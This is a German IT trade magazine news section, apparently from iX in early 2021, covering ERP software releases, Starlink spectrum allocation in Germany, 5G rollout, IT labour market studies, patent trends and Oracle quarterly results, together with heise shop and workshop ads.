Das ERP-System von **oxaion** arbeitet mit dem CAQ-System von Syncos zusammen. Über eine Standardschnittstelle lassen sich Prüfprozesse entlang der Wertschöpfungskette planen und überwachen. Beide Softwarehersteller gehören zur Modula-Gruppe.

**Das Projektzeiterfassungstool von Xpert** beherrscht im Zusatzmodul Faktura die behördlichen Vorgaben für das XRechnung-Format. An der Ausgabe gemäß ZUGFeRD arbeitet man noch.

Zur Halbzeit des Geschäftsjahrs 2020/21 Ende November zählte Oracle für die **Cloud-Anwendungssuite Fusion ERP** über 7500 Kunden. NetSuite, das Cloud-ERP-Angebot für kleine und mittelständische Betriebe, nutzen angeblich inzwischen über 24 000 Firmen.

SAP bereitet den **Börsengang von Qualtrics** an der Nasdaq vor. Den bei der US-amerikanischen Börsenaufsicht SEC eingereichten Papieren zufolge beträgt der Wert der Tochterfirma zwischen 12 Mrd. und 14,4 Mrd. Dollar. SAP selbst hatte beim Kauf vor rund zwei Jahren acht Mrd. Dollar bezahlt.

## PdfaPilot löst Konvertierungsprobleme in Archiven

Die Berliner callas software hält sich mit pdfaPilot 10 an die jüngsten ISO-Festlegungen zur Langzeitarchivierung (PDF/A-4), für digitale Druckvorlagen (PDF/X-6) und variablen Druck (PDF/VT-3). Darüber hinaus bekam die neue Release einen OCR-Baustein, der auf dem Open-Source-Projekt Tesseract basiert.

Die Komponente kann mit in Deutsch oder Englisch verfassten Dokumenten arbeiten. Bei Bedarf lassen sich weitere Spracherkennungen nachladen, Tesseract kennt mehr als 100. Neu ist auch ein vorkonfigurierter Prozess zum besseren Konvertieren nach PDF/A-2u (Unicode). Mit diesem Feature wollen die Berliner den Anwen-

dern helfen, grundsätzliche Konflikte mit Unicode-konformen Zeichen in PDFs – etwa Aufzählungszeichen – zu lösen. Schon ein einziges falsches Zeichen verhindert das Konvertieren in PDF/A-2u. Die Release 10 umgeht dieses Problem, indem sie solche Zeichen in Vektorobjekte umwandelt, die weiterhin sicht- und lesbar sind. (jd@ix.de)

## Rechnungsmanagement mit Banking verknüpft

GetMyInvoices hat seine gleichnamige Rechnungsmanagementsoftware mit einem Banking-Modul ausgestattet. Damit können Anwender ihre Konten und Kreditkarten mit der Cloud-Software verknüpfen. Sobald die Kontotransaktionen hochgeladen sind, ermittelt GetMyInvoices die jeweils passenden Rechnungen. Dazu vergleicht der Algorithmus unter anderem

Beträge, die Namen der Lieferanten und die Verwendungszwecke miteinander. Im Anschluss muss der Nutzer den Vorschlag nur noch bestätigen. Ist der nicht korrekt, kann er ein anderes Dokument aus den Alternativen zuordnen.

Über einen integrierten Viewer lässt sich jedes Dokument zur Kontrolle anzeigen. Die im Banking-Modul enthaltene Fil-

terfunktion bietet zusätzliche Übersicht, da sie nach verknüpften und nicht verknüpften Buchungen selektiert. Weiterhin lassen sich Transaktionen, die ignoriert werden können, gesondert darstellen. Das können etwa Buchungen wie Kontoführungsgebühren, Steuerzahlungen und -erstattungen sein, zu denen es in der Regel keine Belege gibt. (jd@ix.de)

## Umfangreichstes Upgrade der Firmengeschichte

Mit ERP 20 stellt der Karlsruher Softwarehersteller abas nach einer Auskunft das bisher umfangreichste Upgrade in der 40-jährigen Firmengeschichte vor. Schwerpunkt der neuen Version ist das Vermeiden potenzieller Eingabefehler sowie das einfache Anpassen von Geschäftsprozessen an individuelle Bedürfnisse. Zudem gehören jetzt 13 bislang aufpreispflichtige Funktionen zum Standardumfang. Zum ERP-Bundle zählen beispielsweise die mobilen Anwendungen Warehouse (Lagerverwaltung) und Shopfloor (Betriebsdatenerfassung).

Die Komponente „Elektronischer Rechnungsversand“ mit ZUGFeRD-2.1-Einbindung wie auch die Dashboard-Technik sind gleichfalls Teil des lizenzierten ERP-Paketes für mittelständige Fertiger.

Für die korrekte Prozessdurchführung hat abas sieben neue Vorgangsarten entwi-

ckelt, die das Tagesgeschäft im Einkauf, Verkauf, Service, Lager, in der Fertigung und der Finanzbuchhaltung vereinfachen sollen. Die vorkonfigurierten Abläufe fangen Falscheingaben ab und reduzieren somit Fehler in der Bestandsführung und den Kalkulationen. Von der Einbindung des bisherigen Add-ons abas BPM Toolkit in ERP 20 verspricht sich der Hersteller zudem eine höhere Prozesssicherheit. Mit dem Werkzeug können die Anwender Abläufe gemäß BPMN 2.0 abbilden und systematisch überwachen.

Der Benutzer bekommt ein Dashboard-Tool zum Gestalten eigener Cockpits. Er kann Daten und Kennzahlen mithilfe verschiedener Widgets grafisch vorbereiten und um externe Informationen ergänzen. Von Haus aus sind 20 Standard-Dashboards verfügbar, etwa eine Übersicht der Fertigungskennzahlen und eine Darstellung der Prozesskette.

ERP 20 bringt einen neuen Lizenzserver mit, der alle lizenzierten Komponenten automatisch aktualisieren kann. Zum Verwalten der Nutzer dient das Single-Sign-on-Tool Keycloak. Das von Red Hat betreute Open-Source-Projekt

bietet sichere Authentifizierung und die Weitergabe des ERP-Log-ins an alle verknüpften Komponenten. Über Keycloak kann sich ein Anwender über die Windows-Anmeldung automatisch in abas ERP mit einloggen. (jd@ix.de)



# Für Maker!

## Zubehör und Gadgets



### Waveshare Game HAT für Raspberry Pi

Ein Muss für jeden Retro Gamer! Verwandeln Sie Ihren Raspberry Pi in kürzester Zeit in eine Handheld-Konsole. Mit Onboard-Speakern, 60 Frames/s, Auflösung von 480x320 und kompatibel mit allen gängigen Raspberryys.

[shop.heise.de/game-hat](http://shop.heise.de/game-hat)

41,90 € >

BEST-SELLER



### ODROID-GO

Mit diesem Bausatz emulieren Sie nicht nur Spiele-Klassiker, sondern programmieren auch in der Arduino-Entwicklungsumgebung.

[shop.heise.de/odroid](http://shop.heise.de/odroid)

49,90 € >



### NVIDIA Jetson nano

Das Kraftpaket bietet mit 4 A57-Kernen und einem Grafikprozessor mit 128 Kernen ideale Voraussetzungen für die Programmierung neuronaler Netze, die ähnlich wie Gehirnzellen arbeiten.  
**Inklusive Netzteil!**

[shop.heise.de/jetson](http://shop.heise.de/jetson)

134,90 € >



### Raspberry Pi-Kameras

Aufsteckbare Kameras, optimiert für verschiedene Raspberry Pi-Modelle mit 5 Megapixel und verschiedenen Aufsätzen wie z. B. Weitwinkel für scharfe Bilder und Videoaufnahmen.

[shop.heise.de/raspi-kameras](http://shop.heise.de/raspi-kameras)

ab 18,50 € >



NEUER PREIS!


### ArduiTouch-Set

Setzen Sie den ESP8266 oder ESP32 jetzt ganz einfach im Bereich der Hausautomation, Metering, Überwachung, Steuerung und anderen typischen IoT-Applikationen ein!

69,90 €

[shop.heise.de/arduitouch](http://shop.heise.de/arduitouch)

36,90 € >



### Makey Lötbausatz

Hingucker und idealer Löt-Einstieg: das Maskottchen der Maker Faire kommt als konturgefräste Platine mitsamt Leuchtdioden, die den Eindruck eines pulsierenden Herzens erwecken.

**Jetzt neu** mit Schalter!

[shop.heise.de/makey-bausatz](http://shop.heise.de/makey-bausatz)

ab 4,90 € >



NEUER PREIS!

### Komplettset Argon ONE Case mit Raspberry Pi 4

Das Argon One Case ist eines der ergonomischsten und ästhetischsten Gehäuse aus Aluminiumlegierung für den Raspberry Pi. Es lässt den Pi nicht nur cool aussehen, sondern kühl auch perfekt und ist leicht zu montieren. Praktisch: alle Kabel werden auf der Rückseite gebündelt ausgeführt – kein Kabelsalat!

117,60 €

[shop.heise.de/argon-set](http://shop.heise.de/argon-set)

99,90 € >



### Stockschirm protec'ted

Innen ist Außen und umgekehrt.

Dieser etwas andere Regenschirm sorgt für interessierte Blicke auch bei grauem und nassen Wetter. Als Highlight kommt noch das stilvolle und dezente Design in Schwarz und Blau mit der mehr als passenden Aufschrift "Always protec'ted" daher.

[shop.heise.de/ct-schirm](http://shop.heise.de/ct-schirm)

22,90 € >

### c't Tassen

c't-Leser und -Fans trinken nicht einfach nur Kaffee, sie setzen Statements. Und zwar mit drei hochwertigen Blickfängern, individuell designt für Ihr Lieblings-Heißgetränk: „Kein Backup, kein Mitleid“, „Deine Mudda programmiert in Basic“ oder „Admin wider Willen“. Perfekt für Büro und Frühstückstisch!

[shop.heise.de/ct-tassen](http://shop.heise.de/ct-tassen)

ab 12,90 € >

NEU



### „No Signal“ Smartphone-Hülle

Passend für Smartphones aller Größen bis 23cm Länge blockt diese zusammenrollbare Hülle alle Signale von GPS, WLAN, 3G, LTE, 5G und Bluetooth, sowie jegliche Handy-Strahlung. Versilbertes Gewebe im Inneren der Tasche aus recycelter Fallschirmseide bildet nach dem Schließen einen faradayschen Käfig und blockiert so alles Signale.

[shop.heise.de/no-signal-sleeve](http://shop.heise.de/no-signal-sleeve)

29,90 € >

Bestellen Sie ganz einfach online unter [shop.heise.de](http://shop.heise.de) oder per E-Mail: [service@shop.heise.de](mailto:service@shop.heise.de)

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €.  
Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

© Copyright by Heise Medien.

heise shop

[shop.heise.de](http://shop.heise.de)



## Erste Frequenzen für Satelliteninternet

Die Bundesnetzagentur schafft die frequenzrechtlichen Voraussetzungen, in Deutschland schnelles Internet über Satellit anzubieten. Sogenannte Megakonstellationen mit einer hohen Anzahl erdnaher Satelliten sollen in unversorgten Regionen Internetservices in terrestrischer Qualität ermöglichen. Als Erstes erteilte die Behörde dem Starlink-System von SpaceX entsprechende Nutzungsrechte. Damit wird Deutschland nach den USA und Kanada das dritte Land, in dem das Satellitennetz den Betrieb aufnehmen kann. SpaceX hatte Ende 2020 schon knapp 900 umlaufende Satelliten im erdnahen Orbit platziert. Geplant sind in naher Zukunft mehrere Tausend.

Die Starlink-Satelliten dürfen die Frequenzbereiche 14,0 GHz bis 14,5 GHz (Erde-Weltraum)

und 10,95 GHz bis 12,75 GHz (Weltraum-Erde) mit Bandbreiten von 62,5 MHz im Uplink und 250 MHz im Downlink nutzen. Die Frequenzzuweisung enthält allerdings diverse Vorgaben, die die Koexistenz mit anderen Anwendungen im gleichen und benachbarten Frequenzbereich gewährleisten sollen, etwa dem Richtfunk, der Radioastronomie und geostationären Satellitenanwendungen.

Die Einzelheiten veröffentlichte die Bundesnetzagentur in einem Amtsblatt. Die Zuteilung ist zunächst auf ein Jahr befristet, damit Raum für künftige Anpassungen bleibt. Neben der Zuteilung für die Satelliten erhielt Starlink auch Frequenzen für mehrere Erd funkstellen in Deutschland, die als Gateways den Übergang zum Internet sicherstellen. (un@ix.de)



SpaceX hat bereits rund 900 Starlink-Satelliten in die Umlaufbahn gebracht.



### Kurz notiert

Siemens und Qualcomm implementierten ein eigenständiges **privates 5G-Netz** im Nürnberger Automotive Showroom und Testcenter von Siemens. Es arbeitet im Band 3,7 bis 3,8 GHz und soll unter anderem Einsatzszenarien für die kommende Release 16 des 5G-Standards demonstrieren.

Die Bundesnetzagentur plant, das **Infrastrukturatlas-Tool** zur Integration mit Geoinformationssystemen mit einem Kartografie-Webservice auszustatten. Zudem ist der Aufbau eines Portals für Datenlieferanten und Nutzer geplant. Einen Schwerpunkt sollen Informationen über geplante Bauarbeiten bilden.

Laut Prognose des jüngsten Ericsson Mobility Report lebten 2020 mehr als eine Milliarde Menschen – rund 15 % der Weltbevölkerung – in Gebieten mit **5G-Abdeckung**. Für 2026 werden weltweit 3,5 Mrd. 5G-Verträge erwartet, das wären dann rund 40 % aller Mobilfunkverträge. Der 5G-Anteil in Westeuropa wird auf 68 % veranschlagt.

Der Prüf- und Messdienst der Bundesnetzagentur beseitigte 2020 nach eigenen Angaben über 3500 **Funkstörungen** und elektromagnetische Unverträglichkeiten. Jede vierte Störung betraf einen sicherheits- oder systemrelevanten Funkdienst. Allein für den Mobilfunk wurden rund 460 Störungen bearbeitet.

## Vodafone startet LTE-M für das Internet der Dinge

Parallel zu 5G hat Vodafone hierzulande LTE-M aktiviert. Dazu hatten die Techniker des TK-Konzerns bis Ende 2020 vorbereitende Arbeiten an mehr als 18000 Mobilfunkstationen ausgeführt. Das neue Netzangebot soll jetzt auf mehr als 90 % der Fläche im Land verfügbar sein. Wie das Maschinennetz NarrowBand IoT nutzt LTE-M die niedrigen 800-Megahertz-Frequenzen mit großer Reichweite. Sie erreichen zum Beispiel auch Tiefgaragen, Keller oder Fabrikhallen. Im Unterschied zu NB-IoT beherrscht das neue Vodafone-Angebot sowohl Sprache als auch den Handover. Damit eignet sich

das Netz insbesondere für die Kommunikation mit bewegten IoT-Objekten, etwa Trackingsensoren in der Logistik.

LTE-M überträgt bis zu 2 MBit/s, was nach Einschätzung von Vodafone für Sensoren in der Regel ausreicht. Bei durchsatzhungrigeren Anwendungen, etwa Augmented Reality, favorisiert der Carrier hingegen 5G. Bisher hat Vodafone das LTE-M-Netz nur für Firmenkunden freigeschaltet. In Zukunft soll das Netz aber auch Verbrauchern zur Verfügung stehen, beispielsweise für die Vernetzung von Fitnesstrackern, Smartwatches oder Smart-home-Geräten. (un@ix.de)

## Deutsche Telekom zieht 5G-Zwischenbilanz

In Sachen 5G klopft sich die Telekom sprichwörtlich auf die eigene Schulter: Laut dem Konzern können bereits jetzt 55 Millionen Menschen in Deutschland den neuen Mobilfunkstandard nutzen. Dazu haben die Bonner im vergangenen Jahr rund 45 000 Antennen für 5G fit gemacht. Der Großteil der Antennen in den über

4700 Städten und Gemeinden arbeitet im 2,1-GHz-Band. In 26 Städten ist die Kommunikation mit 3,6 GHz möglich; mehr als 1000 Antennen sollen auf dieser Frequenz in Betrieb sein. Bis Mitte 2021 will die Telekom alle bisherigen UMTS-Standorte in Deutschland mit 5G-Technik aufrüsten.

(un@ix.de)

## Immer weniger Studienanfänger

Nach Angaben des Statistischen Bundesamts haben 39 000 Studierende 2020 ein Informatikstudium begonnen, fünf Prozent weniger als im Jahr zuvor. Gesunken ist die Zahl der Anfänger auch im Fach Maschinenbau/Verfahrenstechnik, für das sich 26 500 Studienanfänger (-10 %) entschieden haben. Bei Elektro- und Informationstechnik gibt es 14 Prozent weniger Anfänger (13 500). Ein Plus von zwei Prozent zeigt sich im Bauingenieurwesen (10 900). Über

alle Fächer hinweg ist zum dritten Mal in Folge die Zahl der Studienanfänger gesunken, 2020 um vier Prozent.

Als Ursachen nennt Destatis zum einen die Pandemie, in deren Folge ausländische Studierende ausblieben. Zum anderen gab es im Schuljahr 2019/2020 in Niedersachsen aufgrund der Wiedereinführung der neunjährigen Gymnasialzüge (G9) nur einen unvollständigen Abiturjahrgang und damit weniger Erstsemester. (jd@ix.de)

## Pandemie erzeugt Stress

Das Arbeiten im Homeoffice verändert auch das Stressemfinden. Laut der Studie „Digitale Arbeit während der COVID-19-Pandemie“, die das Fraunhofer-Institut für angewandte Informationstechnik mit der Universität Augsburg erstellt hat, verringern sich Arbeitsmenge und Anforde-

rungen, etwa die sozialen Konflikte. Dafür verlängert sich die Arbeitszeit durch das Vermischen von Beruf und Privatleben. Die privaten Anforderungen während der Pandemie steigen dadurch sowohl in finanzieller als auch in emotionaler Hinsicht (siehe ix.de/zxum). (jd@ix.de)

## 86 000 offene Stellen für ITler

Corona schwächt den IT-Fachkräftemangel zwar etwas ab, es fehlen jedoch nach wie vor viele Spezialisten. Ende 2020 waren insgesamt 86 000 Stellen frei – 31 Prozent weniger als im Vorjahr, als 124 000 Vakanzen einen Höchststand markierten. Das hat der Branchenverband Bitkom in einer Studie zum Arbeitsmarkt für IT-Fachkräfte bei Geschäftsführern und Personalleitern in Unternehmen aller Branchen ab drei Beschäftigten ermittelt.

70 Prozent der Firmen beklagen einen Mangel an IT-Spezialisten. Vor einem Jahr waren es noch 83 Prozent. 60 Prozent

erwarten jedoch, dass sich die Lage verschärfen wird. Zudem braucht die Personalsuche immer mehr Zeit. Es dauert inzwischen sechs Monate, eine offene IT-Stelle zu besetzen.

Zu den gesuchtesten Fachleuten gehören Softwareentwickler und -architekten (52 %) sowie IT-Anwendungsbetreuer und IT-Administratoren (35 %). Ganz oben auf der Liste der Soft Skills stehen Zuverlässigkeit (97 %) und Teamfähigkeit (95 %) sowie analytisches Denken (88 %), Deutschkenntnisse (87 %) und allgemeine Kommunikationsfähigkeiten (83 %). (jd@ix.de)

## Die besten Mitarbeiter finden

In der Studie „Engaging Talent“ von Kienbaum erfahren Führungskräfte, wie sie Personal finden und halten können. So wollen zum Beispiel 95 Prozent der Gesuchten Inhalte und For-

mate für ihre berufliche Entwicklung selbst bestimmen, aber nur zwei Drittel davon finden dafür gute Möglichkeiten im Unternehmen vor (siehe ix.de/zxum). (jd@ix.de)



24. – 25. März 2021

ONLINE



- Die Konferenz zum Internet der Dinge erstmals online
- Alle Vorträge im Livestream
- Videos und Präsentationen im Nachgang verfügbar
- Video- und Textchat für individuelle Fragen

[www.buildingiot.de](http://www.buildingiot.de)



heise Developer

dpunkt.verlag

## Start-up-Gründer scheuen Mitarbeiterbeteiligung

Nur in den wenigsten Start-ups sind Mitarbeiter am Unternehmen beteiligt. Der Grund hierfür sind vor allem steuerrechtliche Vorgaben, die eine Beteiligung unattraktiv machen. So nutzen derzeit nur vier von zehn Start-ups in irgend einer Form Mitarbeiterbeteiligungsmöbel. Jeder zweite Gründer würde gerne Mitarbeiter beteiligen, tut dies jedoch wegen unattraktiver rechtlicher Bedingungen nicht. Gut zwei Drittel fordern daher in diesem Punkt Nachbesserungen. Das sind die Resultate einer Umfrage im Auftrag des ITK-Branchenverbandes Bitkom unter 206 Start-ups.

Zwar will die Bundesregierung noch in dieser Legislaturperiode mit der Änderung im Fondsstandortgesetz hier

Erleichterung schaffen. Die derzeit geplante Gesetzesnovelle der Bundesregierung verfehlt in den Augen der Verbandsvertreter jedoch das Ziel, Beteiligungen attraktiver zu machen. Zurzeit besteht das Problem darin, dass Mitarbeiter bereits bei der vergünstigten Überlassung ihre Anteile versteuern müssen. Die Steuer wird also zu einem Zeitpunkt

fällig, da ein Mitarbeiter die Anteile in aller



Regel noch nicht veräußern kann. So fehlen aber auch die notwendigen Erlöse, um die Forderungen des Finanzamtes zu bedienen.

Diesen „Dry Income“-Konflikt soll die Novelle nun entschärfen, indem die Besteuerung grundsätzlich erst beim Verkauf stattfindet. Allerdings muss eine Versteuerung auch künftig spätestens nach zehn Jahren oder beim Ausscheiden des Mitarbeiters aus dem Unternehmen stattfinden, was den „Dry Income“-Effekt in vielen Fällen nur verschieben würde. Der Branchenverband schlägt stattdessen als Lösung vor, eine Besteuerung erst dann vorzunehmen, wenn tatsächlich auch Gelder durch Verkauf geflossen sind.

Die geplante Erhöhung des Steuerfreiheitsbetrags findet gleich-

falls keine Zustimmung der Bitkom-Vertreter. Die Verdopplung auf 720 Euro reiche nicht. Sie fordern stattdessen einen Freibetrag von mindestens 5000 Euro.

Zudem kritisieren sie, dass der Freibetrag mit einem „Beteiligungzwang“ gekoppelt sei, denn er soll nur gelten, wenn alle Mitarbeiter davon profitieren, die mindestens ein Jahr bei dem Unternehmen beschäftigt sind. Eine Beteiligung der gesamten Belegschaft ist derzeit noch die große Ausnahme und wird lediglich von 8 Prozent der befragten Start-ups gepflegt. In jedem zehnten Unternehmen sind derzeit ausschließlich die Führungskräfte Teilhaber. In rund jedem fünften sind es die Führungskräfte und einige ausgewählte Mitarbeiter.

(un@ix.de)



### Kurz notiert

Tata Consultancy Services (TCS) hat den Kauf von **Postbank Systems** von der Deutschen Bank erfolgreich abgeschlossen. Mit dem Kauf der IT-Sparte werden 1500 Mitarbeiter Teil der hiesigen Dependance des indischen Dienstleisters.

Die **All for One Group** hofft, dass eine Entspannung der Pandemielage die Auftragseingänge spürbar steigert. Der SAP-Spezialist rechnet bereits mit einem kleinen Umsatzplus für das neue Geschäftsjahr (endet am 30. September). 2019/2020 sanken die Einnahmen leicht auf 355,4 Mio. Euro.

adesso erwirbt rund 72 Prozent der **QUANTO AG**. Unter dem Dach der Dortmunder Unternehmensgruppe entsteht damit ein 300 Kopf starkes SAP-Beratungshaus. Es ist geplant, die Belegschaft auf mindestens 500 Mitarbeiter auszubauen. Ende 2023 sollen die Anteile an der QUANTO AG vollständig an adesso übergehen.

## Patente: Europa verliert allmählich an Boden

Eine Studie des Europäischen Patentamts (EPA) zeigt, dass die Geschwindigkeit weltweiter Innovationen im Bereich der vierten industriellen Revolution (4IR) enorm zunimmt. Zum Beispiel wuchs zwischen 2010 und 2018 die Zahl der weltweiten Patentanmeldungen in Technologien, die sich auf vernetzte Objekte in den Bereichen Internet der Dinge, Big Data, 5G und künstliche Intelligenz (KI) beziehen, mit einer durchschnittlichen jährlichen Rate von rund 20 %. Dies soll fast fünfmal schneller sein als der Durchschnitt aller Technikfelder. Allein 2018 sollen nahezu 40 000 neue internationale Patentfamilien (IPF) angemeldet worden sein – also Erfindungen, für die Patentanmeldungen bei zwei oder mehr Patentämtern weltweit eingereicht wurden. Sie machen damit mehr als 10 % aller internationalen Patentanwendungen aus.

Die EPA-Studie bestätigt die führende Position der USA. Rund ein Drittel aller Erfindun-

gen fand im untersuchten Zeitraum (2000 bis 2018) hier ihren Ursprung. Aus Europa und Japan stammte jeweils etwa ein Fünftel der Innovationen. Aufgrund eines rascheren jährlichen Wachstums (+18,5 %) bauten die USA seit 2010 ihren Vorsprung bei den weltweiten Patentanmeldungen gegenüber Europa (+15,5 %) und Japan (+15,8 %) kontinuierlich aus. China und Südkorea wiesen mit 39,3 % und 25,2 % im Jahresdurchschnitt noch größere Zuwächse auf – wenn auch auf einem sehr niedrigen Niveau.

Die unterschiedlichen Wachstumsraten verdeutlichen, dass Europa gegenüber den anderen Regionen in Bezug auf 4IR-Techniken an Boden verliert. Das gilt ebenso für Deutschland, obgleich allein 29 % der zwischen 2000 und 2018 von europäischen Firmen und Erfindern angemeldeten Patente aus hiesigen Gefilden stammen. Das Wachstum lag mit 14,9 % jedoch deutlich unter dem weltweiten Wert (19,7 %).

Die schlechende Machtverschiebung auf dem Patent-Terrain lässt sich auch an der Liste der führenden Patentanmelder ablesen. An der Spitze der Top 10, die zwischen 2010 und 2018 fast ein Viertel aller IPF für 4IR-Techniken auf sich vereinten, stehen die südkoreanischen Firmen Samsung und LG. Neben vier US-amerikanischen Unternehmen (Qualcomm, Intel, Microsoft, Apple) befinden sich mit Ericsson und Nokia zwei europäische sowie jeweils eine Firma aus Japan (Sony) und China (Huawei) im Top-10-Ranking.

Ein Vergleich mit der Liste für den Zeitraum von 2000 bis 2009 zeigt, dass die führenden europäischen und japanischen Anmelder gegenüber ihrer Konkurrenz aus den USA, Südkorea und China an Boden verloren haben. Siemens, mit 1,8 % noch Nummer vier im vergangenen Jahrzehnt, erreichte beispielsweise in der aktuellen Rangfolge mit einem Anteil von 0,8 % gerade noch den 18. Rang.

(un@ix.de)

## Umfrage: IT-Budgets steigen trotz Unsicherheit

Trotz Coronapandemie und ungewisser Konjunkturaussichten sollen die IT-Budgets in vielen Unternehmen 2021 zulegen. Auch für 2022 stehen die Zeichen auf Wachstum. Allerdings sinken die Zuwachsraten im Vergleich zu den Vorjahren und spiegeln eine deutliche Unsicherheit bezüglich der Wirtschaftsentwicklung wider. Das zeigt die IT-Trends-Studie von Capgemini, an der im September und Oktober 2020 IT- und Fachverantwortliche von Großunternehmen und Behörden aus der DACH-Region teilnahmen.

Fast die Hälfte der 144 Befragten (48 %) gab an, dass ihr Unternehmen eine Erhöhung des IT-Budgets für 2021 plant. Jeder Fünfte rechnet mit einem Plus von über 10 %. Im Vorjahr sprachen noch 63 % davon, mehr Geld für IT auszugeben. 25 % wollten ihr Budget sogar um mehr als ein Zehntel aufstocken. 22 %

sahen damals eine stagnierende Finanzplanung in der IT voraus; diesmal sind es über 27 %.

Auf die unübersichtliche Situation reagierten knapp 55 % der Befragten 2020 mit Budgetumschichtungen. Rund 25 % haben IT-Projekte gestoppt. 42 % verschieben den Start von Vorhaben. Fast drei Viertel davon sollen laut Umfrage allerdings in diesem Jahr anlaufen. Von den gestoppten Projekten wird voraussichtlich knapp die Hälfte weitergeführt. Im Durchschnitt planen die IT-Manager,



27 % ihres Budgets in Modernisierungen und rund 26 % in neue Anwendungen und Systeme zu investieren. Die Ausgaben für den Erhalt des Bestands sind mit fast 47 % weiterhin hoch.

Großkonzerne haben laut den Beratern von Capgemini in diesem Bereich die niedrigsten Kosten, mittelständische Unternehmen die höchsten. Ein Grund könnte darin bestehen, dass der Mittelstand anteilig weniger Services aus Anbieter-Clouds bezieht, was möglicherweise zu höheren Fixkosten führt. Ein weiterer Faktor könnte der im Vergleich zu Konzernen geringere Umfang an Automatisierungen in den vergangenen zwölf Monaten sein. Im Ergebnis bliebe dem Mittelstand im Vergleich zu Konzernen derzeit einfach weniger Geld für Modernisierungen und Neuentwicklungen übrig. (un@ix.de)

## Chips im Aufwind

Das Halbleitergeschäft schlägt sich trotz globaler Konjunkturschwäche überraschend gut. Laut der Fachgruppe Halbleiter-Bauelemente im ZVEI soll es 2020 um 4 % auf ein Volumen von mindestens 428 Mrd. Dollar wachsen. Allerdings zählt die Region EMEA nicht zu den Profiteuren dieser Entwicklung: Der Markt schrumpft hier um 8 % auf 38 Mrd. Dollar.

Vor allem in Deutschland brechen die Umsätze weg: Der ZVEI rechnet hierzulande mit einem Rückgang um 14 % auf 12,3 Mrd. Dollar. Ursache hierfür ist die starke Abhängigkeit von exportorientierten Branchen wie der Automobilindustrie. Denn während der Marktanteil der Datenverarbeitung am weltweiten Halbleitergeschäft aufgrund der erhöhten Nachfrage nach Computern um rund 2,5 Punkte auf 31 % zulegt, reduzieren sich die Abnahmen im Industrie- und Automobilsektor um rund ein Prozent auf 12,1 % beziehungsweise 10,6 %. (un@ix.de)

## Oracle-Services an der Kapazitätsgrenze

Trotz Coronakrise konnte Oracle im zweiten Quartal des Geschäftsjahrs 2021 (endet am 30. November 2020) den Umsatz um 2 % auf 9,8 Mrd. Dollar ausbauen. Der Gewinn nach Steuern legte sogar um 6 % auf 2,4 Mrd. Dollar zu. Oracle-Chefin Safra Catz verwies auf die „hochprofitable“ Sparte mit

den cloudbasierten ERP-Systemen Fusion und NetSuite, die im Vergleich zum zweiten Quartal des Vorjahrs 33 % beziehungsweise 21 % mehr Einnahmen erzielten.

Noch besser entwickelten sich den Ausführungen von Gründer Larry Ellison zufolge die Infrastrukturservices aus

der Cloud, deren Umsätze sich im Jahresvergleich mehr als verdoppelt haben sollen. Die Servicegeschäfte hätten sogar noch besser laufen können, wenn die Oracle Cloud Infrastructure (OCI) im zweiten Quartal nicht an ihre Kapazitätsgrenze gestoßen wäre. Der US-Konzern investiert konsequenterweise kräftig in den weltweiten Ausbau seiner Rechenzentren.

Oracle weist Umsätze mit Cloud-Services nicht gesondert aus, sondern verbucht sie gemeinsam mit den Supporteinnahmen für Lizenzprodukte. Mit 7,1 Mrd. Dollar war diese Sparte mit Abstand der größte Konzernbereich und wies mit +4 % als einziger eine positive Entwicklung auf. Der Lizenzverkauf (Cloud und On-Prem) ging dagegen um 3 % auf 1,09 Mrd. Dollar zurück. Gleches gilt für die Hardwaresparte, die noch auf 844 Mio. Dollar Um-

satz kam. Die Einnahmen im Geschäft mit professionellen Dienstleistungen fielen um 7 % auf 752 Mio. Dollar.

Mit den Quartalszahlen wurde bekannt, dass nach HPE nun auch Oracle das Silicon Valley verlassen will und nach Texas zieht. Offizieller Grund soll der Wunsch nach mehr Wachstum und größerer Flexibilität für Mitarbeiter sein. Hinzu kommen die vergleichsweise hohen Steuern und Lebenshaltungskosten sowie die schlechte Infrastruktur in Kalifornien. Als neuer Standort für den Hauptsitz wurde Austin auserkoren.

Die Büros in Redwood sollen aber erhalten bleiben. Ellison selbst wird nicht nach Texas umziehen. Er will die Geschicke seines Unternehmens künftig aus dem Homeoffice auf Lanai lenken. Die Hawaii-Insel gehört dem Milliardär nahezu vollständig. (un@ix.de)

## Oracle-Bilanz (ausgewählte Kennzahlen, in Mrd. US-\$)

Sparte	Q2/2021	Wachstum	Q1+Q2/2021	Wachstum
Cloud-Services und Lizenzsupport	7,112	4%	14,059	3%
Applications-Services und Lizenz-Support	2,901	5%	5,717	5%
Infrastrukturservices und Lizenzsupport	4,211	4%	8,342	2%
Lizenzen – Cloud und on Premises	1,092	-3%	1,978	2%
Hardware	0,844	-3%	1,658	-2%
Services	0,752	-7%	1,472	-8%
Gesamtumsatz	9,800	2%	19,167	2%
Gewinn	2,442	6%	4,693	6%
Amerika	5,259	-1%	10,327	-1%
EMEA	2,852	6%	5,590	7%
Asien/Pazifik	1,689	5%	3,250	4%

Quelle: Oracle 12/2020

# iX-Workshops 2021

In iX-Workshops vermitteln kompetente Referentinnen und Referenten in praktischen Übungen praxisrelevantes Know-how für IT-Spezialistinnen und -Spezialisten. Alle Workshops finden als Onlinekurse statt; zur Teilnahme ist lediglich ein Webbrowser sowie teilweise ein SSH-Client zum Zugriff auf die Übungsumgebung erforderlich. Dank kleiner Gruppen ist viel Raum für eine individuelle Betreuung und den Austausch mit den Referenten und den anderen Teilnehmenden. Bei Buchung bis vier Wochen vor Veranstaltungsbeginn winken zehn Prozent Frühbucherrabatt.

## Systemadministration und DevOps

### Elastic Stack Fundamentals

Einstieg in das Monitoring und die Datenanalyse mit dem Elastic Stack – von der Installation bis zu praktischen Anwendungsbeispielen.

2.-4. Februar 2021, Onlinekurs



### Servermanagement mit SaltStack

An drei Tagen lernen Admins an praxisnahen Beispielen, wie sie mit Salt ihre IT-Infrastruktur zentral verwalten und komplexe Automatisierungsaufgaben umsetzen.

2.-4. Februar 2021, Onlinekurs

### Administration von Docker-Containern

Wie man Container ins Netzwerk einbindet, Daten zwischen Containern austauscht, Dateien persistent speichert, Sicherungen von Containern erstellt und Images im Unternehmensnetz zentral zur Verfügung stellt.

2.-5. Februar 2021, Onlinekurs

### DANE und DNSSEC in der Praxis

